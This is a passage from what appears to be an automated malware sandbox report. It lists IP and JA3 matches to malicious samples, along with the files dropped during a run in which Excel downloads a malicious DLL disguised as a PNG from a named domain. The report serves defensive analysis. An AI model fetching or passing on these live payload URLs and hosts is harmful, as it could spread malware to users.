	svhost.ps1	Get hash	malicious	Browse	• 176.123.8.228

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	• 176.123.0.55
	IW2g2rzW9x.exe	Get hash	malicious	Browse	• 176.123.9.138
	http://www.4413044130.stormletpet.com./UEt1c3RAc29mdHNvdXJjZS5jby5ueg==#aHR0cHM6Ly9vaGlzLm5nL29mZmljZS9vZjI/L1BLdXN0QHNvZnRzb3VyY2UuY28ubno=	Get hash	malicious	Browse	• 176.123.0.55
	OrM0pS5PdK.exe	Get hash	malicious	Browse	• 45.67.229.13
	hffMSxRxrO.exe	Get hash	malicious	Browse	• 45.67.229.13
	uUYx0SUnV5.exe	Get hash	malicious	Browse	• 45.67.229.13
	jocniwuamG.exe	Get hash	malicious	Browse	• 45.67.229.13
	v3ARXpc5fv.exe	Get hash	malicious	Browse	• 45.67.229.13
	cj6eP1ytv3.exe	Get hash	malicious	Browse	• 45.67.229.13
	cyEM194elj.exe	Get hash	malicious	Browse	• 45.67.229.13
	wLS9XGTCOv.exe	Get hash	malicious	Browse	• 45.67.229.13
	ykyhMjKWPl.exe	Get hash	malicious	Browse	• 45.67.229.13
	B8Rn1nX3cj.exe	Get hash	malicious	Browse	• 45.67.229.13
	hVDdUEUTYm.exe	Get hash	malicious	Browse	• 45.67.229.13
	pytHAUQXXc.exe	Get hash	malicious	Browse	• 45.67.229.13
	q7Mq1T2O1z.exe	Get hash	malicious	Browse	• 45.67.229.13
	NGalRIfPXE.exe	Get hash	malicious	Browse	• 45.67.229.13
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	Inf_CHB9147.doc	Get hash	malicious	Browse	• 149.129.52.21
	59154-2212-122020.doc	Get hash	malicious	Browse	• 149.129.52.21
	4evQHr1FEO.exe	Get hash	malicious	Browse	• 8.208.28.65
	LPwuWhMQBV.exe	Get hash	malicious	Browse	• 8.208.28.65
	http://https://bit.ly/3gWlOK0	Get hash	malicious	Browse	• 8.208.92.142
	http://https://bit.ly/2LFrQTD	Get hash	malicious	Browse	• 8.208.92.142
	nmode1_u1.exe	Get hash	malicious	Browse	• 47.91.78.102
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 205.204.101.158
	http://https://bit.ly/3amwxw2	Get hash	malicious	Browse	• 8.208.92.142
	PO#14379 - SO#146001119375 XMAS wood land.exe	Get hash	malicious	Browse	• 47.251.51.14
	http://https://www.compartirwifi.com	Get hash	malicious	Browse	• 198.11.136.21
	SecuriteInfo.com.Trojan.DownLoader19.23899.32209.exe	Get hash	malicious	Browse	• 47.242.46.145
	SecuriteInfo.com.Trojan.DownLoader19.23899.32209.exe	Get hash	malicious	Browse	• 47.242.46.145
	http://oscf.koojom.com/index	Get hash	malicious	Browse	• 8.208.92.142
	http://bit.ly/2K9I7Q5	Get hash	malicious	Browse	• 8.208.92.142
	ya.wav.dll	Get hash	malicious	Browse	• 8.208.96.63
	RFQ 00068643 New Order Shipment to Jebel Ali Port UAE.exe	Get hash	malicious	Browse	• 47.91.169.15
	Order No. BCM190282.exe	Get hash	malicious	Browse	• 47.242.134.251
	http://https://bit.ly/3gKSztC	Get hash	malicious	Browse	• 8.208.92.142
	http://https://bit.ly/3r7zqa6	Get hash	malicious	Browse	• 47.254.170.17

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	Document_8297.xlsb	Get hash	malicious	Browse	• 45.142.212.128
	Document_8297.xlsb	Get hash	malicious	Browse	• 45.142.212.128
	info_ (314).xlsm	Get hash	malicious	Browse	• 45.142.212.128
	EHpIMi2I5F.doc	Get hash	malicious	Browse	• 45.142.212.128
	jgxmv58TUY.rtf	Get hash	malicious	Browse	• 45.142.212.128
	FRAUD NOTIFICATION 35738-59.doc	Get hash	malicious	Browse	• 45.142.212.128
	r4pLtwclv6.doc	Get hash	malicious	Browse	• 45.142.212.128
	CITAR REF OT20-0338-01.docx	Get hash	malicious	Browse	• 45.142.212.128
	BOL_860766.xlsm	Get hash	malicious	Browse	• 45.142.212.128
	Document_7647.xlsb	Get hash	malicious	Browse	• 45.142.212.128
	Document_7647.xlsb	Get hash	malicious	Browse	• 45.142.212.128
	RxBaH0oWoR.doc	Get hash	malicious	Browse	• 45.142.212.128
	RxBaH0oWoR.doc	Get hash	malicious	Browse	• 45.142.212.128
	Nov. P.Order 0053.docx	Get hash	malicious	Browse	• 45.142.212.128
	LETTER OF AUTHORITY 18DEC.xlsx	Get hash	malicious	Browse	• 45.142.212.128
	Order List and Quantities.ppt	Get hash	malicious	Browse	• 45.142.212.128
	Email data form.doc	Get hash	malicious	Browse	• 45.142.212.128
	AWB DHL EXPRESS .doc	Get hash	malicious	Browse	• 45.142.212.128
	PAY SLIP.doc	Get hash	malicious	Browse	• 45.142.212.128

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Down Payment.doc	Get hash	malicious	Browse	• 45.142.212.128

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	117872
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	1536:i/LAvEZrGclx0hoW6qCLdNz2p+/LAvEZrGclx0hoW6qCLdNz2pj:UcMqZVCp8pwcMqZVCp8pj
MD5:	DB381E85D86EA4484D20078E9EC667A6
SHA1:	4871FDAF0C2EEC8183FC3CE7710B18FD3C647CEA
SHA-256:	C3520E3A6EB43F6D416852C454414C5D7823A96FB9070BC30301ADDEBB334D4D
SHA-512:	D9E03A617D1D9505D3ADA3C41FC8A53504F4F1C44F92AF00869F2FE150D6677FD4450E85EB1E3D920D32BA01F190E7F14BF130F8CC69EB47D834CCE43CAA765 0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	1786
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	48:3ntmD5QQD5XC5RqHHXmXvp++hntmD5QQD5XC5RqHHXmXvp++x:3AJ8RAXmXvcOAJ8RAXmXvcu
MD5:	6AEB4E76C6F68EFD7A48092E9F0F3492
SHA1:	823A035C0BDCC3DC09C881E788F7FACA53C6B458
SHA-256:	FE1B9A0EABF44FDBE4DDE97C3CC1209FAD2FBB2D2D7476FFBF64066BD9919A4F
SHA-512:	50D98FB4C9875B1AED0AEC06A9C934DB5010B6C5F54539E323EC14FD487E1D92D01652E4614DDF308AB2F1EDEA9E9CB1E23030C971255CC106016C6E7BBAF4 C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930 140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?II..N..>H.e...!.e.*.2....w..{.....s.z..2..~ ..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U..... ....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg. X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Dig

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.126037102673156
Encrypted:	false
SSDEEP:	12:bkPlE99SNxAhUegeT9kPlE99SNxAhUegeT2:bkPcUQU769kPcUQU762
MD5:	9FE6EC7AF7A771A5465B9C429223A77B
SHA1:	77BC291657A30BFD37EC9854E1EF180CF041E85A
SHA-256:	59ED067380B844F51E5F08229329A3598BFA02334AAE6BB0370758C532F38EF2
SHA-512:	898CEA71EC57FC22BE2DB2A1AB7E859F9EAB6325B2BE9573C7F73EE72D5F5C41BBCDBD22E62F0145693CC23F5688BEFB4E97CBB1A65E95FEEE67ABEC3DC5 8CF7

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Malicious:	false
Reputation:	low
Preview:	p..... .....0...~...(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...p..... .....P...~...(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	504
Entropy (8bit):	3.0413682343734383
Encrypted:	false
SSDEEP:	6:kK6liBAIdQZV7eAYLiWK6PliBAIdQZV7eAYLit:ylidKOJlidKOe
MD5:	0E47BE2C181ED597A3D9EAFE5D6DBBBD
SHA1:	E23AE49D778A973D8EAF6CE4879B3B1C247DB505
SHA-256:	F56F2A329494ED55EF6E27629EDE2FDDADD19AC98EC480F400A3DF63A7122E9F
SHA-512:	2E76406B3A1C9046DE53E1194905208098E65BD0B90628B0E8D51DF7DAA6C35E56CDE9620510D4089E720BFB866B73775E8F5A78C8065C7426B439914B1A2CC2
Malicious:	false
Reputation:	low
Preview:	p..... ....`...H...~...(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...p..... ....`.....~...(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\LocalLow\Microsoft\Internet Explorer\Services\search_{0633EE93-D776-472f-A0FF-E1416B8B2E3A}.ico	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 4-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	237
Entropy (8bit):	6.1480026084285395
Encrypted:	false
SSDEEP:	6:6v/lhPIF6R/C+u1fXNg1XQ3yslRtNO+cKvAElRApGCp:6v/7b/C1fm1ZslRTvAElR47
MD5:	9FB559A691078558E77D6848202F6541
SHA1:	EA13848D33C2C7F4F4BAA39348AEB1DBFAD3DF31
SHA-256:	6D8A01DC7647BC218D003B58FE04049E24A9359900B7E0CEBAE76EDF85B8B914
SHA-512:	0E08938568CD123BE8A20B87D9A3AAF5CB05249DE7F8286FF99D3FA35FC7AF7A9D9797DD6EFB6D1E722147DCFB74437DE520395234D0009D452FB96A8ECE23(B
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d...-PLTE.....(..5..X..h.....J4.I...IIDAT.[c`..&.(.....F....cX.(@.j.+@..K.(..2L....1.{.....c`]L 9.&2.l...I..E.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{5591F91C-4571-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	42152
Entropy (8bit):	1.9832934336332197
Encrypted:	false
SSDEEP:	48:IvpGcpU0Gwp0k1G/apnkPKrGIpHkPNgGvnZpEkPNoloGoYVqpqkPNoKvGo4Es5pP:MvKMKwp19JmaDk0vR3ZRGo7536eT8PW
MD5:	8F6C3B20FC4351C7BA4BDCD3E1A3672E
SHA1:	958EE2FECDB61FC960C639FDB8224BC1AE20A9E3
SHA-256:	E7C6E80294FE56986DE73B144999A7233D68EA4993CA312E7C89411CFEA26433
SHA-512:	2221BBA9A3D8F7614CA80600E00EF7C6847085F8C88AAF95441219F753EB12050CEE2A432E29E4EFDAFFDDDDDF6CC7D02010CFE0B182E15FB45DA020AEBD12 58
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{5591F91E-4571-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{5591F91E-4571-11EB-ADCF-ECF4BBB5915B}.dat	
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26248
Entropy (8bit):	1.6612659629621438
Encrypted:	false
SSDEEP:	48:IvjGcpU6GwpNS7G4pP+GrapgSUrGQpC2GHHpnpsTGUpHcGzYp1SlcYGopJ8ZyGAS:MZKibSdJweSUFc1ppkJIzqcYPb/q+VA
MD5:	E06EA0253179EED5DBC53707B56F8A92
SHA1:	E6CD968CD8285296327A6D986077757419FA6061
SHA-256:	0B99754A6ED1E19B185295789F5C972187BE914E12307033FBFEAA09D3D2912F
SHA-512:	886501DDA768200C7AB3BBA6449A34F0631A3DDF24B7F5CBD1482756A8D637DF4BF77F156DE1663EDBA4D451B34162B9811185A01D201AC1F5D4CCB3A14F98(4
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{5591F920-4571-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	21592
Entropy (8bit):	1.6170895031774963
Encrypted:	false
SSDEEP:	48:IvtGcpUkGwpNAG4pPQGrapgSIXrGQpCiGHHpnMsTGUpHhWGzYp1i+YGopb:MzKcbgJueSIFc5pMkJhazTYB
MD5:	7A5C0CBBB6BBCB9565F340E31F8EE086
SHA1:	441E82533DB58126C3E0E9FCBE68DC0829569DB8
SHA-256:	ED9473E7AD871E68F006D814539108459787A6B48A01494593E83CC23B89DFC3
SHA-512:	B1F36EBAA298A47527F566EED303D19F913A6D6FFBDB2E61AED0EA4C7EC0D49E8DBCF11E79DDA6F2D4B12C63A353EDDC636E6E7C3839DDC7F2402C9D472B E27
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\lr5drzg\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	modified
Size (bytes):	420
Entropy (8bit):	3.3453148669341766
Encrypted:	false
SSDEEP:	12:jcMplkyw/3cAorQQQQQPR6V6V6V6DrFFFFC:jznw3BLkFFFFC
MD5:	B2402A0EA964074E6E4F121C98EB9DF4
SHA1:	94A7BC703916FB746D79C0B1E80D7659541CFB06
SHA-256:	20D9719CE824852A228E78BB6FA61C7C9CCF1D65A0C4BCB0759BE2CF205FBDF3
SHA-512:	D7B39D3C131D5F29F718145BEE7EFB138A5A7AA3986B857531E077A274038EBC5C4EA64D329A8DD7B728E46384FADBB6C031732F4B897FDB5A29625B158CC24 9
Malicious:	false
Reputation:	low
Preview:	.h.t.t.p.s.:.//.h.o.s.p.a.d.e.r...x.y.z./.f.a.v.i.c.o.n...i.c.o.>.....(.....(..... .....C.....s..... .....331.""!.331.""!.331.""!.331.""!.331.""!.331.""!....._....._....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\index[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16123
Entropy (8bit):	5.997516323904779
Encrypted:	false
SSDEEP:	384:3L1HLJ6qdD5YXSxp+hJSKFzuqUOiXtj9lQSC1UwrRsBKO:71F6SDeW+1FwOyVPC1nrW8O
MD5:	A297353D64963C970FA560C345170869

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\index[1].htm	
SHA1:	2EEAC3FFB9880AF4157F5F3FD4011A916A6A2D4F
SHA-256:	6D4A0ABE135CE49002A65447ABD03D5992B321315D16E061D303A6F38DD10B83
SHA-512:	BF05E69DA7739B03C42D3F36676D431A74513FB29AA040B7E99A0A44F8DF195D175B6D81F31A79936ECA877B26E65D633E00E39DF8165E0346E55D572276FC4F
Malicious:	false
Preview:	O9V46wB7DDp4ZHcEWJ0kKzydWdUNcEoF1BpTszoM0HMV8aPdT85NsIitrYx0oBNCM1wfIkwVqViwHrcSiigv7jY8L874pYrcJ6aKr81zcIDuGRAAbKIOM3ApPpCodk+JV3 DD9I32T6fCbr0AiuNoeuBTmTdrTowFRWGUeR6q3hkyZ/s5PBX00uHeFm1CAL0cR43ZqvhbBsOHLf7AjaxylVOHdLrTsaWoYyYBg2aGLbP6GjLDX9Pu8EyKxz mlS8Z0lmOzolMV1dI7e7dRgmkE/3tqfj/CkX8IICMKl3fYoP+zyDeU/inzL8k6pkk3Vi+888TOtbONbHtw3hysAgIC8vXvtFdX4DnfzYInEzj+MqTyb2ntDOhLJWfFkhK1HXnvhlL8st uR9CvmLmeDonReqdGc1TRvfx7rCfcV4oHZmXC41Ko/43+c+hnEY+8SrRfblCh8zXotaKQwoCK8NtMnp51R54KGBx4pCp1zySkiF8fE2pS3V9ia1YDXv/tfqrQeJxpR9cHx bAeGfv0v3o9AbW984EtA8sAD+r8CSLalnO60d99EhFFN3dkr4Wa4IHePnY3rV/boEGLwzS1TFudwdnJAb5qrErCjYYAUKspqqKlb5hknQWIA5zEtuoIb/8zqxkh5mUvq8p xIixdYI052gHAlu4CNFcSXdxsAyCQVGWdnwQNcNXKrbfZEsE6aVQkN6u8A2KMLWBnb/fzzEEi0PrCMY15DwpPECkoMZ9FeEcpDK2DYmWaY0uXPpQKruu8LU2 VHCrAo6Q5YTcCCLI41YjRiOvkcnMQgDRNaA1souAxRIOoZpNIPUHSiMk+7NwhnAi9KCBuIBMbdX6TDi7KYAuSi5FkZaXekj8GcmXi8T1DdQ6BujK8/+H8+6a 3C90UUpNfSwkW+lXlc+daZqiKWaSJyE+8gg4zScfjr78xQHr/FNUI8VlnSWI6BDrASpg1Jo0vrL+TmomRPL6JCdRSkurfrgOEKS9kFGv49tIrY

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ox9[1].png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	238592
Entropy (8bit):	6.175489362185205
Encrypted:	false
SSDEEP:	6144:bzLqexzY3mXAJ3WhC6aBpF7lZUPp0lts1BPz+A/OKwVdJ:bzLqmzDAEhCpTdS0Ls/UndJ
MD5:	68CF96F4BC91628E22E1526D9728990B
SHA1:	A1E1063EC8C3667E86E1AFAB81CB6BBEA84485B3
SHA-256:	790191B70550856B3E8EC108FDB82CD8D852822D6716EC865F21CFB5AD160B7C
SHA-512:	CA6BB734DF8BF35A2F3346FF5AD954ECC058A719B0EABF90D8C323B80ED6B8659CEF5B5F51F65B149C48435BC396920549A72471B0CDE1D70A02BF59DBF37B 4
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 8%
IE Cache URL:	http://companieshouseonlinedownload.com/ox9.png
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....D...%...%...%..:...%..n9...%..:...%...]X..%.....%...%..%...]O..%...]Y. .%...w_..%...]Z..%..Rich.%.....PE..L...YL.[.....!..... .....K...d...d.....`.....H..... .....X.....text...$..... ..`.rdata..[.....@..@.data.....@....rsrc...`.....@..@.reloc..X..... .....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 16x16, 16 colors, 4 bits/pixel
Category:	downloaded
Size (bytes):	318
Entropy (8bit):	2.9762388849626085
Encrypted:	false
SSDEEP:	6:8zE/3cAoVNONONONONONuIIIIKNX6V6V6V6V6DrFFFFR:8w/3cAorQQQQQPR6V6V6V6V6DrFFFFR
MD5:	A976D227E5D1DCF62F5F7E623211DD1B
SHA1:	A2A9DC1ABDD3D888484678663928CB024C359EE6
SHA-256:	66332859BD8E3441A019E073A318B62A47014BA244121301034B510DC7532271
SHA-512:	6754D545F2CE095CFA1FA7CA9E3223F89E37726EE7E541EBCF3E209E18B2602F3BE8677598CB30D697327A63DE032C11DBF8EF7AD7889A79C488A21044C1CB3
Malicious:	false
IE Cache URL:	http://https://hospader.xyz/favicon.ico
Preview:	.....(.....(..... .....C.....s.....331.""!.331.""!.331.""!.331.""!.331.""!.331.""!.33 1.""!.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\index[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1376
Entropy (8bit):	5.556217650885369
Encrypted:	false
SSDEEP:	24:SYgwxCzXbuSGe42+uFyL7QrX7rWKuhKViE93WILu4bKWH5eoR/PlBiW:wiCXuSGe43uFX7r5uh893za4bzeo1TiW
MD5:	6BD04187F24F82F5AE33F86F4D97BDC7
SHA1:	445C2C59054293E1BF30CFA9953FF9DEC5EEC24D
SHA-256:	55E11BA82FEE0CC7A9910975340376E9A787BA086E90637D1231C0E34D24087B
SHA-512:	2224A5BAF6BC18D4929F7928878C8348160AC6ABF533EF7B92F980A726BB0C4A5E3675163661337087A0FFC4597D287B4B0525388FEDADFCA1E113CBB47D3A9
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\index[1].htm	
Preview:	OTkzNDQzMDdKTWJyUXlSR3ZYWkhDZEc5bHBPczNWRkY2YnpFaWFha3hrSHpXZkNVV0VreGVrQTBDdUlyMGwwMHV6NXl6WHZ1MTI1MzZDczlCRmFlWUhyejUzQmU1YnMwTmpMckhTRnJ0Sk5LYXBhSVUwc2ZiWnVIMXRCSnVSMEsxRm14UFZxbnNsOGwyTzFaYmFldUlxWmtBczFFMm1kaU83RVpYUFA2aWJTVWJyU3JwTVI4QnpzaDVPaGhDS0J1TUx0QlJldmtENDJTOHhYMEpNV0xZZkZHUVIxVmNuVXhpWjJ4dngwNXNtVnNNN2VxQUVDYUl5Rk9LbVBUaDJjTXQ1VmRPaG1pY2FZc3pHV3duVmN5dWxHY3JQWjhTM0t5MUs5R1RzTVljelRsQ2x0WUN5MVYzMlNrQWZuOGt0cGlBS05tYjE4Y1ZxUkMzVmtFejZQbE4zMHhacnhuOWVZWUJuUWNiZDVHeDJHVU1qN3d3YmJGNjJaak1JZ1JTZnlGdEVMVklHV0J4bHdUT0RLN3JiNGljdGR3dUdQUDZXWHBHb0FOT0xiRjBMc3MxNU1CYUtpekVPYXRZS0Z0V2lnU2x3Y00yVWZTQXlxVExlQ2NNZmx5a3pPMU96Ykx1Z3dmbVpER0kyWWhNS1h3bzczR2J3UzlJclFocTh3dzhqeVBENnc0WGxnelNFaWRNQVlMVHN4dHA4UGFGR1N3NGpMVFBZVzZCR3RiWHdGUnBUM0oyeDBoeDZTN1ZaalVzMEdKNDFkeldnbzRyZ3BXTFFFc1VENEw4NGFJVmoyZUl4TDlEc2cxZnBYMHAycHRMbXd3WXBYMng0bHc5eGRuZkNtc1o5RktQNFZMUEd5RTRuVkg0V0xjVW1ETjhHdzNuNlpueE04ZTFacVNMT0hVNXlWMWlZeXR6UDFnWDE4amhDTlM0WUJxdXl6RHlHRHB1c2Naa0xUVFk1VUhIQ3V3YjI2bUJDMlBQb3h4Nk03UWx2
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\favicon[1].ico	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 4-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	237
Entropy (8bit):	6.1480026084285395
Encrypted:	false
SSDEEP:	6:6v/lhPIF6R/C+u1fXNg1XQ3yslRtNO+cKvAElRApGCp:6v/7b/C1fm1ZslRTvAElR47
MD5:	9FB559A691078558E77D6848202F6541
SHA1:	EA13848D33C2C7F4F4BAA39348AEB1DBFAD3DF31
SHA-256:	6D8A01DC7647BC218D003B58FE04049E24A9359900B7E0CEBAE76EDF85B8B914
SHA-512:	0E08938568CD123BE8A20B87D9A3AAF5CB05249DE7F8286FF99D3FA35FC7AF7A9D9797DD6EFB6D1E722147DCFB74437DE520395234D0009D452FB96A8ECE23(B
Malicious:	false
IE Cache URL:	http://www.bing.com/favicon.ico
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d...-PLTE.....(..5..X..h.....J4.I...IIDAT.[c`..&.(.....F....cX.(@.j.+@..K.(..2L....1.{.....c`]L9.&2.l...I..E.....IEND.B`.
C:\Users\user\AppData\Local\Temp\0CDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	307860
Entropy (8bit):	7.98827510309618
Encrypted:	false
SSDEEP:	6144:tn9nZrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+M9mR:t9nZFPM8R3AsB+bjej/9cV
MD5:	E682C5BD11DE1F36003FEEF9DB78649D
SHA1:	220B7A29D4F9776ED855D5E7B76CE534FB0E4660
SHA-256:	1B7684539C4981A8D646949512CC3363B20B8A478F89AA2AE7A6307D613F6F90
SHA-512:	3FCF6FB39B21598FF3D505986F27DA752B80E051A81E3051AEF6C4C5F9C5B64D0D1E4A6ED0BEE6AA25D6277768DB15C5A17B589705481AB9C7AFF2A05E5B10A8
Malicious:	false
Preview:	.U[O.0.~.....uJ\x@.j..c.....ib.7.....c7d[U.....r>.....3...m.Y3c.Z.]...~..Y..X..Yl..#.Z|.2..z...mlY....<.....y.4.r.@...q.b.....g..T.....'.....,e...,.2.^+....g+.Dj.Z)..'C.M..A..1....H1.cJTXd.....2.s.?.....d..CC.RJ..(.7....9..[Z..$Vw../0...h...z..9N..4..@....''...K.4..:<.T.....;$..I._...O.(..#....f..3....hk(..?..h.!/..'_h&..i.1.....r...}.....>d..l.....} .....uO;.....#5...7...2..D.!)....2*R[.....x.(.h.r.-~.....PK.....!.....[Content_Types].xml ...(.....
C:\Users\user\AppData\Local\Temp\Cab1CE2.tmp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
